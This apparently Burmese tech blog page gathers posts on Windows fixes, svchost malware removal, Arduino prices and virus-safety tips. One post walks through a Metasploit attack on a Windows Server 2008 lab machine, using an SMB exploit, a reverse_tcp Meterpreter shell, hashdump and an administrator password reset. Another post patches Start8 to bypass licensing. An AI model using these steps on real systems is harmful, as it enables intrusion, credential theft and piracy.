About

လာေရာက္လည္ပတ္သူမ်ားကိုေလးစားလ်က္

လာေရာက္လည္ပတ္သူမ်ားကိုယ္စိတ္ႏွလံုးသာယာခ်မ္းေျမ႕ၾကပါေစဗ်ာ

လာေရာက္လည္ပတ္သူမ်ားကိုေလးစားလ်က္

လာေရာက္လည္ပတ္သူမ်ားကိုယ္စိတ္ႏွလံုးသာယာခ်မ္းေျမ႕ၾကပါေစဗ်ာ

လာေရာက္လည္ပတ္သူမ်ားကိုေလးစားလ်က္

လာေရာက္လည္ပတ္သူမ်ားကိုယ္စိတ္ႏွလံုးသာယာခ်မ္းေျမ႕ၾကပါေစဗ်ာ

လာေရာက္လည္ပတ္သူမ်ားကိုေလးစားလ်က္

လာေရာက္လည္ပတ္သူမ်ားကိုယ္စိတ္ႏွလံုးသာယာခ်မ္းေျမ႕ၾကပါေစဗ်ာ

လာေရာက္လည္ပတ္သူမ်ားကိုေလးစားလ်က္

လာေရာက္လည္ပတ္သူမ်ားကိုယ္စိတ္ႏွလံုးသာယာခ်မ္းေျမ႕ၾကပါေစဗ်ာ

Showing posts with label Computer နည္းပညာ. Show all posts

Sunday, April 27, 2014

Windows 8.1 မွာ start button သြင္းနည္း

Unknown | 5:31 AM | Best Blogger Tips

ဒီနည္းေလးကေတာ႔ေတာ္ေတာ္မ်ားမ်ားလဲသိလိမ္႔မယ္လိမ္႔မယ္လို႔ထင္ပါတယ္ဗ်ာ.....
ေအာက္က ပံုေလးေတြပဲလိုက္ၾကည့္လိုက္ေတာ႔ေနာ္....ကြ်န္ေတာ္ အိပ္ခ်င္ေနလို႔စကား မမ်ားေတာ႔ဘူး...

အရင္ဆံုး လိုအပ္တဲ႔ဖိုင္ကို  http://www.mediafire.com/download/7hak4lps4241tdo/Dude.rar မွာ အရင္ယူပါ....

ပီးရင္ ရလာတဲ႔ ဖိုင္ေတြထဲက start 8 ဆိုတဲ႔ ဖိုင္ေလးကို Install အရင္ လုပ္ပါ

ပီးရင္ patch လုပ္ဖို႔သူ႔ service ေတြ ပိတ္ေပးပါ

ပီးရင္ stardock ဆိုတဲ႔ ဖိုင္ကို ဖြင္႔ပီး patch လုပ္ပါ
ပီးရင္ program file ထဲက stardock>start 8 ကို ဖြင္႔ပီး.....ေအာက္ဆံုးက ဖိုင္ကို
finish မျဖစ္မခ်င္း လုပ္ပါ...can not find ဘာညာ ဆိုပီး ေပၚလာလည္း ဆက္လုပ္ပါ.....
ဖိုင္ေလးေတြက သူ႕ဖာသာသူ ေျပာင္းေနပါလိမ္႔မယ္

ပီးရင္ service ေလးေတြျပန္ဖြင္႔ေပးလိုက္ပါ.....


ပီးရင္ေတာ႔ အိုေကသြားပါပီ.........အမွားအယြင္းမွားရွိက ခြင္႔လြတ္ၾကပါကုန္


Friday, April 4, 2014

Svchost.EXE ကို ဘယ္လိုသတ္မလဲ

Unknown | 9:41 PM | | | Best Blogger Tips


http://cms.content.simplitec.com/pics/svchost.exe_10.jpg

SVCHOST.EXE ဟာ Flash Drive မ်ားမွတဆင့္ မိမိကြန္ပ်ဴတာဆီသို႔ အခ်ိန္မေရြးေရာက္ ႏိုင္ပါတယ္..
သူတိုက္ခိုက္ျခင္းခံရရင္ Signature ေတြအေနနဲ႕ ဒီလိုျပေလ့ရွိပါတယ္..
ကြန္ပ်ဴတာ စဖြင့္လိုက္တာနဲ႕..

1. အဲဒီအခ်ိန္က သံုးခဲ့တဲ့ Flash Drive ကိုျပန္ေတာင္းေနတတ္ပါတယ္..
2. Windows Directory ကိုမေခၚပဲနဲ႕ တက္လာပါတယ္..
ဒါဆိုရင္ေတာ့ SVCHOST.EXE       ရဲ႕ တိုက္ခိုက္ျခင္းကိုခံေနရၿပီလို႔ မွတ္ယူႏိုင္ပါတယ္..
တကယ္ေတာ့ SVCHOST ဆိုတာ System ထဲမွာအမွန္တကယ္အလုပ္ လုပ္ေနတဲ့ File ပါ..
ခုေျပာတဲ့ SVCHOST.EXE ကေတာ့ သူလို႔ထင္ေယာင္ထင္ မွားျဖစ္ေအာင္ ပံုမွားရိုက္တာေပါ့..
Process ထဲကေန သူ႔ကို Kill မယ္ဆို အမွန္တကယ္အလုပ္လုပ္ေနတဲ့ System File နဲ႕မွားယြင္းတတ္ပါတယ္..
အခ်ိဳ႕ကေတာ့ သူ႕ကို Process ကေန Kill လုိက္ေပမယ့္ ကြန္ပ်ဴတာျပန္ဖြင့္လိုက္တာနဲ႕ သူကျပန္ တက္လာပါတယ္..
Antivirus ကလည္းသူ႔ကိုရွာမေတြ႕ႏိုင္ပါဘူး.. ဘာေၾကာင့္လဲဆိုေတာ့ သူက System File ေယာင္ေဆာင္ထားတာကိုး..
သူ႕ကိုသတ္စရာ နည္းေလးရွိပါတယ္.. အကယ္လို႔မ်ား မိမိကြန္ပ်ဴတာမွာ ၀င္ေနရင္စမ္းၾကည့္ၾကပါလား..
ေအာက္ကအဆင့္ေလးေတြတဆင့္ခ်င္းလုပ္ၾကည့္ပါေနာ္..

1. Task Manager ေခၚၿပီး Process Tab ေအာက္က svchost.exe ကို End Process လုပ္လိုက္ပါ... svchost.exe ေတြကေတာ့အမ်ားႀကီးျဖစ္ေနၿပီ.. ဘယ္တစ္ခုကို End ရမွန္းမသိျဖစ္ေနၾကၿပီထင္ပါရဲ႕.. လြယ္ပါတယ္.. ကြန္ပ်ဴတာထဲကို ဘယ္ User Name နဲ႕၀င္သလဲဆိုတာအရင္ဆန္းစစ္ၾကည့္ဖို႔ေတာ့လိုပါတယ္.. မိမိ၀င္ထားတဲ့ User Name ေအာက္မွာ run ေနတဲ့ svchost.exe ကို End Process လုပ္ရမွာပါ... မိမိဘယ္ User Name မွာ၀င္ေနသလဲဆိုတာ Task Manager Windows ရဲ႕ User ဆိုတဲ့ Tab ေအာက္မွာ ၾကည့္ႏိုင္ပါတယ္..
2. Run Command (Windows+R) ကိုေခၚၿပီး Restore လို႔ ရုိက္ထည့္ၿပီး Enter ႏွိပ္လိုက္ပါ.. ၿပီးရင္ Tool>Folder Options ကိုသြားပါ... ၿပီးရင္ View Tab ေအာက္မွာ Show Hidden Files & Folders ကို Check လုပ္ပါ.. ေနာက္တဆင့္အေနနဲ႕ Hide Protected Operating Files System ကို Uncheck လုပ္ေပးပါ.. Operating Files System ကိုေဖာ္မွာျဖစ္တဲ့အတြက္ေၾကာင့္ သူကအတည္ျပဳခ်က္ေတာင္းပါလိမ့္မယ္ Yes ကိုႏွိပ္ပါ.. အဲဒီအခါ Restore Folder ေအာက္မွာ svchost ဆိုတဲ့ Fileရယ္၊ Data ဆိုတဲ့ Folder ေလးရယ္ မွိန္မွိန္ေလးေပၚလာပါလိမ့္မယ္.. ရဲရဲသာဖ်က္လိုက္ပါ.. Shift+Del နဲ႕ေနာ္.. သင့္ရဲ႕ စက္ကိုဒုကၡေပးေနတာ အဲဒီေကာင္ေပါ့..
3. ေနာက္ဆံုးအဆင့္အေနနဲ႕ Run Command ကိုေခၚၿပီး msconfig ကိုရိုက္ထည့္ပါ.. Enter ႏွိပ္ပါ startup Tab ကိုသြားပါ.. အဲဒီေအာက္မွာလည္း svchost ဆိုတာရွိေနပါလိမ့္မယ္.. Uncheck လုပ္ေပးပါ.. သူက သင့္ကြန္ပ်ဴတာဖြင့္တုိင္း svchost အလုပ္လုပ္ေနေအာင္ အဲဒီကေနခိုင္ေနတာပါ.. ၿပီးရင္ OK ႏွိပ္ပါ.. Restart ျပဳလုပ္ေပးဖို႔လိုေၾကာင္းေျပာပါလိမ့္မယ္.. Restart ကိုႏွိပ္ပါ.. စက္ျပန္တက္လာရင္အားလုံးအဆင္ေျပသြားပါလိမ့္မယ္...

Friday, March 28, 2014

Resberry Pi ေလ့လာလိုသူမ်ားအတြက္ ...... Hardware ေစ်းနႈန္းမ်ား

Myint Htay Aung | 10:57 AM | Best Blogger Tips

 Myint Htay Aung ...............  ref: Ko Thiha (electronic)

Prototype shield
(Part no : AS-0013)

Price : 5,500 kyats

Picture
Bluetooth Shield
(Part no : AS-0001)
- Arduino compatible
- Typical -80dBm sensitivity
- Up to +4dBm RF transmit power
- Fully Qualified Bluetooth V2.0+EDR 3Mbps Modulation
- Low Power Operation
- PIO control
- UART interface with programmable baud rate
- Integrated PCB antenna.
detail on this link.
Price : 21,500 kyats

Picture
Ethernet shield - W5100
(Part no : AS-0002)
- Arduino compatible
- Wiznet W5100 ethernet chip
detail on this link.
Price : 13,000 kyats

Picture
2 channel Relay Shield
(Part no : AS-0003)
- 2 channel Relay
- With XBBee/BTBee, CC1101 and nRF24L01 wireless interface
- Wiht 6 sensor and 3 servo interface
- Contact Rating 10A AC 250V / DC 30V
- Max Switching Voltage AC 250V / DC 30V
- Max Switching Current 10A
- Electrical Life (Min) 100,000 Operations
- Mechanical Life (Min) 10,000,000 Operations
- Safety Standard(relay) UL cUL TUV CQC
- Coil Working Voltage 5VDC

detail on this link.
Price : 16,500 kyats

Picture
SDcard Shield
(Part no : AS-0004)
- Arduino compatible
- SD card, Micro SD card and SDHC card supportable
- 3.3v and 5v logical voltage compatible
- 2.6~3.6v DC power supply

detail on this link.
Price : 6,000 kyats

Picture
Color LCD Shield
(Part no : AS-0005)
- Arduino compatible
- Nokia 6100 LCD

detail on this link.
Price : 26,000 kyats

Picture
Joystick Shield v2.4
(Part no : AS-0006)
- Arduino compatible
detail on this link.
Price : 12,000 kyats

Picture
GPRS/GSM Shield
(Part no : AS-0007)
- compatible with Arduino UNO/Mega
- control via AT commands
- Quad-Band 850/ 900/ 1800/ 1900 MHz

Price : 60,000 kyats

Picture
2.4" TFT touch screen shield
(Part no : AS-0008)
- compatible with Arduino UNO/Mega

sample code
user experience (Courtesy of Ko Ye Lay)

Price : 13,000 kyats

Picture
GPS shield
(Part no : AS-0010)
- compatible with Arduino UNO/Mega

user guide on this link.

Price : 33,500 kyats

Picture
Voice Recognition Shield-EasyVR Shield 2.0
(Part no : AS-0011)

- 32 user-defined Speaker Dependent (SD) triggers or commands (any language) as well as Voice Passwords
- easy-to-use and simple Graphical User Interface to program Voice Commands
- 8 ohm speaker output
- Headphone jack
- Access to EasyVR I/O pins
- Programmable LED to show feedback during recognition tasks
- could be used without Arduino through UART
product link
user maual on this link.
download Arduino library
Price : 65,000 kyats

Picture
Arduino Data Logging Shield
(Part no : AS-0011)
- save the data to a file in any FAT16 or FAT32 formatted SD card
- Real-time clock (RTC) on board
- battery and SD card not included
Price : 9,900 kyats


ကြန္ပ်ဴတာ Desktop Shortcut Icon အားလံုး တူေနျခင္း ျပႆနာ

Myint Htay Aung | 10:53 AM | Best Blogger Tips


Admin - Myint Htay Aung (NarKar)

တခ်ိဳ႕
သူငယ္ခ်င္းေတြ ဒီျပႆနာေလးကို ၾကံဳဖူးၾကမယ္ထင္ပါတယ္... Program (or) Software တစ္ခုခုကို
Right Click > Open With ကို ႏွိပ္မိလို႔ျဖစ္ေစ Virus ေၾကာင့္ျဖစ္ေစ
Desktop ေပၚက Icon ေတြ အားလံုး  Internet  Explorer (IE), Window Media
Player,   Adobe Reader ,iTunes ,PD F ,  Excel. lnk,Word    စ,တဲ႔ Icon ေတြခ်ည္း
ျဖစ္သြားတတ္တာပါ... ဥပမာ IE Icon ေတြခ်ည္းျဖစ္သြားတဲ့အခါ ဘယ္   Program ကို
ဖြင့္ဖြင့္ IE ပဲ ပြင့္ေနျပီး   ကိုဖြင့္ခ်င္တဲ႔ Program ကို
ဖြင့္မရေတာ့ပါဘူး....   အဲ့ဒီလို ျဖစ္လာရင္ တခ်ိဳ႕က Window
ျပန္တင္တတ္ၾကတာမ်ားပါတယ္ ...   အမွန္က Window ျပန္တင္စရာ   မလိုပါဘူး... ေအာက္
နည္းလမ္း ႏွစ္မ်ိဳးနဲ႔ ေျဖရွင္းေပးႏိုင္ပါတယ္...


နည္းလမ္း (၁)


Run ကို ေခၚပါ... (Win Key + R)....


Run Box မွာ  regedit ေရးထည့္ျပီး Enter ေခါက္ပါ....


Registry Editor တတ္လာရင္ ေအာက္ပါ လမ္းေၾကာင္းအတိုင္း တဆင့္ျခင္းသြားပါ....


HKEY_CURRENT_USER > Software > Microsoft > Windows > CurrentVersion > Explorer > FileExts > .lnk


lnk Floder ကိုဖြင့္ပါ ..  Subfolders ထဲက ဖိုင္လ္ေတြကို Delete လုပ္ေပးလိုက္ျပီး စက္ကို Restart ခ်ေပးလိုက္ပါ....။ 


အဆင္မေျပရင္ မူရင္းကိုၾကည့္ပါ...။


Steps to recover back all original icons:


  • Open run command by pressing windows key (windows logo) and R together.


  • Type “regedit” and press enter.


  • Browse the computer system registry into


  • “HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts\.lnk”
    (It may take time to reach there, so be patient)


  • Delete all subfolders under “.lnk” directory  but please never ever  delete the “.lnk” folder.


  • Close registry editor (regedit).


  • The shortcuts on your desktop will still not work now although clicking on it will work fine. So better reboot your system.

နည္းလမ္း (၂) 
ဒီနည္းလမ္းကေတာ့ အရမ္းလြယ္ပါတယ္ ေအာက္မွာတင္ေပးထားေပးတဲ႔ Windows 7 shortcut Fixer ဆိုတဲ႔ RAR ဖိုင္လ္ေလးကို ေဒါင္းယူျပီး ျဖည္လိုက္ပါ... exe.reg ေလးကို Double Click နဲ႔ Install ေပးရံုပါပဲ...ျပီးရင္ ကြန္ပ်ဴတာကို Restart ခ်ေပးပါ...။
Window ျပန္တတ္လာရင္ မိမိတို႔မွာ ရွိတဲ႔ Antivirus Program နဲ႔ Full Scan စစ္ေပးျပီး ေတြ႕တဲ႔ Virus ေတြကို Delete လုပ္ေပးပါ...။


Windows 7 shortcut Fixer
ဒီမွာယူေနာ္

Saturday, March 22, 2014

Windows Server 2008 password ကို backtrack ကေနခ်ိန္းမယ္

Unknown | 2:01 AM | | | Best Blogger Tips

သူငယ္ခ်င္းတို႔ေရ...... intro ေတြမ၀င္ေနေတာ႔ပါဘူးဗ်ာ....လက္ေတြ႕ေလးေတြနဲ႔စလိုက္ရေအာင္ေနာ္...
ဒါေလးကေတာ႔ windows server ထဲမွာ ကြ်န္ေတာ္ password ခ်ိန္းထားတာေလးပါ ဘာမွန္းေတာင္ မမွတ္မိေတာ႔ပါဘူးဗ်....ပံုေလးကို ၾကည့္လိုက္ေတာ႔ေနာ္


ဒါကေတာ႔ backtrack မွာ ping ျပန္ပီး...
nmap 192.168.208.3(server ipျဖစ္ပါတယ္)ရိုက္ပါတယ္
ခဏေစာင္႔ပီး

msfconsole ရိုက္ပါတယ္

msf နဲ႔၀င္သြားတဲ႔အခါမွာ..
search negotiate ဆက္ရိုက္ပါတယ္


exploitေနာက္က ဘာျဖစ္တယ္ညာျဖစ္တယ္ဆိုပီး search negotiate ရိုက္ရင္ ေပၚလာမဲ႔
စာေတြထဲက exploit ကေန index ထိ copy ကူးပီး
use ေနာက္မွာ အဲ႔စာသားကို paste လုပ္ပါ

ပီးရင္ show options ရိုက္ပါ

ပီးရင္ ပံုထဲက ျပထားတဲ႔အတိုင္း
set RHOST 192.168.208.3(server ip)ရိုက္ပီး enter ေခါက္
set PAYLOAD windows/meterpreter/reverse_tcp ရိုက္ enter ေခါက္


ပီးရင္ show options ထပ္ရိုက္
 ပီးရင္ set LHOST 192.168.208.2(backtrack ip)ရိုက္ enter ေခါက္
ပီးရင္ exploit ရုိက္


exploit ရိုက္ပီးလို႔ ခဏေစာင္႔ပီး..meterpreter ဆိုပီးေပၚလာရင္ေတာ႔ထသာခုန္လ ိုက္ပါေတာ႔ဗ်ာ..
meterpreter ေပၚလာရင္ hashdump ဆိုပီးရိုက္....hash code ေလးေတြၾကည့္တာေပါ႔ေနာ္
ပီးရင္ shell ရိုက္လိုက္တာနဲ႔ windows command ေတြ အကုန္သံုးလို႔ရပါပီ
ပီးရင္ ေတာ႔ net user ေနာက္က server ရဲ႕ username နဲ႔ ကိုယ္ထားခ်င္တဲ႔ password ကို
ရိုက္လိုက္ေပါ႔ဒီမွာေတာ႔ကြ်န္ေတာ္က net user administrator kmdP@ssword ဆိုပီး
ရိုက္လိုက္တယ္...ပီးရင္ေတာ႔ successfully ေပၚလာပီဆိုserver ရဲ႕ passwordကို ခ်ိန္းပီးပါပီဗ်ာ..
ဒါကေတာ႔ password ခ်ိန္းပီးတဲ႔ေနာက္ပိုင္းပံုေလးေတြပါ....


 ဒီတြင္ၿပီးဆံုးပါပီ ကိုယ္စိတ္ႏွစ္ျဖာ ရႊင္လန္းခ်မ္းေျမ႕ၾကပါေစဗ်ာ..


အမွားအယြင္းမ်ားပါခဲ႔ရင္ ခြင္႔လႊတ္ပါခင္ဗ်ာ...
MgminLukaLay
ဒါေလးက ကြ်န္ေတာ႔ေနရာ

OneDrive မွာ 100 GB ကုိ Free ရေအာင္လုပ္နည္း။

Anonymous | 12:02 AM | | Best Blogger Tips

ဒီဟာကေတာ့လုိျခင္တဲသူမ်ားစမ္းၾကည္ၾကေဘာ့ ဒီဟာကေတာ့ Microsoft OneDrive မွာ 100 GB Free ရေအာင္လုပ္နည္းေလးကုိေျပာျခင္ပါတယ္ ။ Online မွာ 100 GB Free ရဒါနည္းတဲ့ဟာမဟုတ္ဘူး ဒါ
ေၾကာင့္သူငယ္ခ်င္းေတြကုိစမ္းၾကည့္ေစျခင္ပါတယ္ ။ အရင္ဦးဆုံးလုိဒါကေတာ့ Microsoft Account လုိအပ္
ပါတယ္ မရွိေသးရင္ေတာ့ Account တစ္ခုေလာက္လုပ္ေပးပါ ။ ရွိတဲ့သူမ်ားကေတာ့ ဒီမွာသြားလုိက္ပါ ။ 
သြားရင္ေတာ့ေအာက္ကပုံလုိျမင္ပါလိမ္မည္ " Try It Now, Free " ကုိ Click ေပးလုိက္ပါ ။
Join ျပီးရင္ေတာ့ေအာက္ပုံလုိေပၚပါလိမ္မည္ ဒီ Website လုပ္ခုိင္းတဲ့အရာေတြကုိလုပ္ေပးလုိက္ပါ Credits
ေအာက္က Number ေတြကုိေတာ့ကုိမွာရွိတဲ Credits ေတြေပါ့ မ်ားမ်ားရွိေလေကာင္ေလဘဲ ။
ကုိ Credits 100 ေလာက္ရွိရင္ေတာ့ ဒီမွာသြာလုိက္ပါ  သြားျပီးရင္ေတာ့ ေအာက္ကပုံလုိေတြပါလိမ္မည္ 
Join Now ကုိ Click ေပးလုိက္ပါ ။ ျပီးေတာ့ Next ေတြဘာေတြလုပ္ခုိင္းပါလိမ္မည္ လုပ္ေပးလုိက္ပါ 
လုပ္ျပီးေတာ့တစ္ဏအၾကာမွာ Microsoft Mail ထဲမွာ Rewards ဆုိဒါေလးေရာလာပါလိမ္မည္။ 
ေအက္မွာေတြတဲ့အတုိင္းပါဘဲ Mail ေရာက္လားရင္ေတာ့ Redemption Link ကုိ Click ေပးလုိက္ပါသူ
တုိလုပ္ခုိင္းတဲ့ဟာလုပ္ေပးလုိက္ရင္ေတာ့ 100 GB Free ရေတာမွာပါ။
ဒီဟာေၾကာင္းေမးခြန္မ်ားရွိရင္ေတာ့ ကုိခ်င္းေလး ကုိေမးလုိရပါတယ္ ။


Thursday, March 20, 2014

ကြန္ပ်ဴတာဗုိင္းရပ္စ္ႏွင့္ သူလွ်ိစံနစ္ အႏၱရာယ္မ်ားအား ေလ်ာ့နည္းေစမည့္ နည္းလမ္း ငါးမ်ိဳး

Unknown | 11:58 AM | | | | Best Blogger Tips


Virus=ကြန္ပ်ဴတာထဲရွိ အခ်က္အလက္မ်ား ပ်က္စီးမွားယြင္းေစရန္ တုိက္ခုိက္သည့္ စံနစ္ သုိ႔မဟုတ္
ကြန္ပ်ဴတာဗုိင္းရပ္စ္

Spyware=ကြန္ပ်ဴတာထဲရွိကုိယ္ေရးအခ်က္အလက္မ်ားအား ေထာက္လွမ္းခုိးယူသည့္စံနစ္ သုိ႔မဟုတ္ သူလွ်ိဳစံနစ္

ကြန္ပ်ဴတာဗုိင္းရပ္စ္စံနစ္ရဲ့တုိက္ခုိက္မႈခံရတယ္ဆုိရင္ အဲဒီတုိက္ခုိက္မႈက သင့္ကြန္ပ်ဴတာကုိ သင္ မသိ လုိက္ပဲ တျခားတေယာက္ေယာက္က ထိန္းခ်ဳပ္ခြင့္ရသြားတာ၊ သင္ဘယ္သူေတြနဲ႔ ဆက္သြယ္တယ္၊ ဘာကိစၥေတြဆက္သြယ္တယ္၊ ဘာေတြလုပ္တယ္ဆုိတာကုိ စံုစမ္းေထာက္လွမ္း ခြင့္ရသြားတာနဲ႔ အတူတူပဲျဖစ္ပါတယ္။
သင္ကုိယ္တုိင္သာမက သင့္အသိမိတ္ေဆြေတြကုိပါ လံုၿခံဳစိတ္ခ်ရေအာင္ သင့္အမူအက်င့္ ေတြကုိ စတင္ေျပာင္းလဲပါ။

ခလုတ္မႏွိပ္ခင္ ေသခ်ာစဥ္းစားပါ

အီးေမးလ္နဲ႔အတူပါတဲ့ ပူးတဲြဖုိင္လ္ေတြ ဒါမွမဟုတ္ အီးေမးလ္ထဲမွာပါတဲ့ အင္တာနက္ စာမ်က္ႏွာ လိပ္စာလမ္းေၾကာင္းေတြကုိ (ေသေသခ်ာခ်ာမစစ္ေဆးပဲ) မဖြင့္ပါနဲ႔။ သင္သိတဲ့သူ တေယာက္ ေယာက္ထံက သင့္ဆီကုိပုိ႔မယ္လုိ႔ႀကိဳသိေနတဲ့ ပူးတဲြဖုိင္လ္ေတြ အင္တာနက္ စာမ်က္ႏွာ လိပ္စာ လမ္းေၾကာင္း ေတြကလဲြရင္ ပူးတဲြဖုိင္လ္နဲ႔ အင္တာနက္စာမ်က္ႏွာလိပ္စာလမ္းေၾကာင္း အမ်ားစုက ဗုိင္းရပ္စ္ေတြ ပါေနၿပီး ဖြင့္လုိက္တာနဲ႔ သင့္ကြန္ပ်ဴတာကုိ ဒုကၡေပးႏုိင္တဲ့ အႏၱရာယ္ႀကီးႀကီးမားမား ရွိေနတတ္ပါတယ္။
သင့္အီးေမးလ္ထဲကုိေရာက္လာတဲ့ ပူးတဲြပါဖုိင္လ္ေတြကုိ ဗုိင္းရပ္စ္ပါမပါ စစ္ဖုိ႔ scan@virustotal.com ကုိ SCAN ဆုိတဲ့ေခါင္းစဥ္နဲ႔ပုိ႔ပါ (ဒါမွမဟုတ္) VirusTotal.com ကုိ URL ပုိ႔ေပးၿပီး စစ္ခုိင္းပါ။
URL ဆုိတာက Uniform Resource Locator လုိ႔ေခၚတဲ့ အင္တာနက္ထဲက အခ်က္အလက္ေတြရဲ့ လိပ္စာ လမ္းေၾကာင္းျဖစ္ပါတယ္။

ပူးတဲြပါဖုိင္လ္ေတြနဲ႔ ခပ္ေ၀းေ၀းေနပါ။

အခ်က္အလက္ေတြ ပုိ႔ေပးလုိ႔ရပါတယ္၊ အီးေမးလ္နဲ႔ေတာ့မပုိ႔ပါနဲ႔။ အီးေမးလ္နဲ႔ ပုိ႔မယ့္အစား ေအာက္ပါ နည္းလမ္းေတြ သံုးလုိ႔ရပါတယ္။
သင္မွ်ေ၀ခ်င္တဲ့အခ်က္အလက္ေတြ ဖုိင္ေတြကုိ Google docs, Dropbox ဒါမွမဟုတ္ www.ge.tt တခုခုဆီကုိပုိ႔ပါ။
တေယာက္ေယာက္က သင့္ဆီကုိ ပူးတဲြဖုိင္လ္ပါတဲ့ အီးေမးလ္ပုိ႔လာရင္ ပူးတဲြပါဖုိင္လ္ကုိ ကူးယူ သိမ္းဆည္းစရာ မလုိပဲ ၾကည့္ဖုိ႔အတြက္ “Preview” ခလုတ္ကုိ အသံုးျပဳပါ။
သင့္ကြန္ပ်ဴတာထဲက အခ်က္အလက္သိမ္းတဲ့ ေနရာေတြကုိ သူမ်ားေတြပါသံုးလုိ႔ရေအာင္ ခြင့္ျပဳထားတာမ်ိဳး မွ်ေပးထားတာမ်ိဳးမလုပ္ပါနဲ႔
Drive ဆုိတာက ကြန္ပ်ဴတာထဲမွာ C လုိ D လုိ E လုိ ကြန္ပ်ဴတာစံနစ္ေတြ၊ အခ်က္အလက္ေတြ၊ ကုိယ္ေရးကုိယ္တာဖုိင္ေတြ သိမ္းဆည္းတဲ့ေနရာေတြကုိ ဆုိလုိတာျဖစ္ပါတယ္။

သင့္ရဲ့ (အခ်က္အလက္ကူးယူသုိမွီးရာမွာသံုးတဲ့) လက္တဆစ္ေလာက္သာရွိတဲ့ စတစ္က္ (thumb drive, jump drive, USB stick လုိ႔လဲေခၚၾကပါတယ္) ကုိ အျခားသူေတြရဲ့ ကြန္ပ်ဴတာေတြမွာ တပ္ဆင္ အသံုးျပဳတာ သုိ႔မဟုတ္ အျခားသူေတြရဲ့ စတစ္က္ေတြကုိ သင့္ကြန္ပ်ဴတာမွာ တပ္ဆင္ အသံုးျပဳခြင့္ေပးျခင္းအားျဖင့္ ဗုိင္းရပ္စ္ေတြ သူလွ်ိဳစံနစ္ေတြ ျပန္႔ႏံွ႔ေစပါတယ္။ လူအမ်ားသံုးတဲ့ ကြန္ပ်ဴတာ ဒါမွမဟုတ္ အင္တာနက္ကေဖးလုိမ်ိဳး ကြန္ပ်ဴတာငွားသံုးလုိ႔ရတဲ့ေနရာေတြမွာ အသံုးျပဳတဲ့ အခါမ်ိဳးမွာ အဲလုိျပန္႔ႏွ႔ံမႈက အဆုိးဆံုးျဖစ္ပါတယ္။

ခုိးကူးေခြေတြ စံနစ္ေတြ အသံုးမျပဳပါနဲ႔

အင္တာနက္မွာ အလကားအသံုးျပဳခြင့္ေပးတဲ့ Microsoft Windows လုိမ်ိဳး၊ လမ္းေဘးမွာ ေရာင္းတဲ့ ကြန္ပ်ဴတာ စံနစ္အေခြေတြလုိမ်ိဳး ခုိးကူးေခြေတြ၊ တရား၀င္မွတ္ပံုတင္မထားတဲ့ အစစ္မဟုတ္တဲ့ ကြန္ပ်ဴတာ စံနစ္ေတြအသံုးျပဳျခင္းဟာ အင္မတန္အႏၱရာယ္ႀကီးပါတယ္။ ေျပာရမယ္ဆုိရင္ေတာ့ အဲဒီလုိမ်ိဳးအေခြေတြဟာ ပထမဆံုးအေနနဲ႔ ကြန္ပ်ဴတာဗုိင္းရ
ပ္စ္ေတြထည့္ထားလုိ႔ရေအာင္ မူရင္းကုိ ျပဳျပင္ထားတာမ်ိဳးျဖစ္တတ္ၿပီး ဒုတိယအေနနဲ႔ကေတာ့ ခုိးကူးေခြျဖစ္တဲ့အတြက္ မူရင္းကုမၸဏီက အဆင့္ျမွင့္တာေတြ ျပဳျပင္ထားတာေတြလုပ္ထားတာရွိယင္ သင္အသံုးျပဳေနတဲ့ခုိးကူေခြက အဲဒီ အဆင့္ျမွင့္ထားတာေတြကုိ ရယူသံုးစဲြႏုိင္စြမ္းမရွိတာမ်ားပါတယ္။ အဲဒီအတြက္ေၾကာင့္ ခုိးကူးေခြေတြ စံနစ္ေတြသံုးတဲ့ကြန္ပ်ဴတာေတြအေနနဲ႔ အင္တာနက္တုိက္ခုိက္မႈေတြ၊ ဗုိင္းရပ္စ္ေတြ၊ သူလွ်ိဳစံနစ္ေတြကုိ ကာကြယ္ႏုိင္စြမ္းမရွိပဲ ဟာလာဟင္းလင္း ထိလြယ္ခုိက္လြယ္ ျဖစ္တတ္ပါတယ္။ အဲဒီလုိခုိးကူးေခြေတြ အသံုးျပဳမယ့္အစား ေအာက္ပါနည္းလမ္းေတြကုိ ေရြးခ်ယ္အသံုးျပဳႏုိင္ပါတယ္။
မုိက္ကရုိေဆာ့ဖ္ ၀ဒ္ဖုိင္အစား OpenOffice ဒါမွမဟုတ္ LibreOffice လုိမ်ိဳးစံနစ္ေတြ၊ Internet Explorer လုိမ်ိဳး အင္တာနက္ဖြင့္တဲ့ စံနစ္အစား Firefox နဲ႔ Chrome လုိမ်ိဳးစံနစ္ေတြ၊ Microsoft Windows လုိ ကြန္ပ်ဴတာလည္ပတ္တဲ့စံနစ္အစား Ubantu (http://ubuntu.com) လုိမ်ိဳး တျခား အဆင္ေျပႏုိင္မယ့္ ပုိက္ဆံလဲေပးစရာမလုိတဲ့ နည္းလမ္းေတြ စမ္းသံုးၾကည့္ပါ။
ကြန္ပ်ဴတာလည္ပတ္တဲ့စံနစ္ေတြသံုးတဲ့အခါ တရား၀င္ထုတ္ထားတဲ့ စံနစ္အစစ္ေတြရယူ သံုးစဲြပါ။

(ခုိးကူးထားတဲ့စံနစ္ေတြ မသံုးပါနဲ႔)

အေကာင္းဆံုး ကြန္ပ်ဴတာ ဗုိင္းရပ္စ္ ကာကြယ္ေရးစံနစ္ကေတာ့ သင္ကုိယ္တုိင္ပဲျဖစ္ပါတယ္။
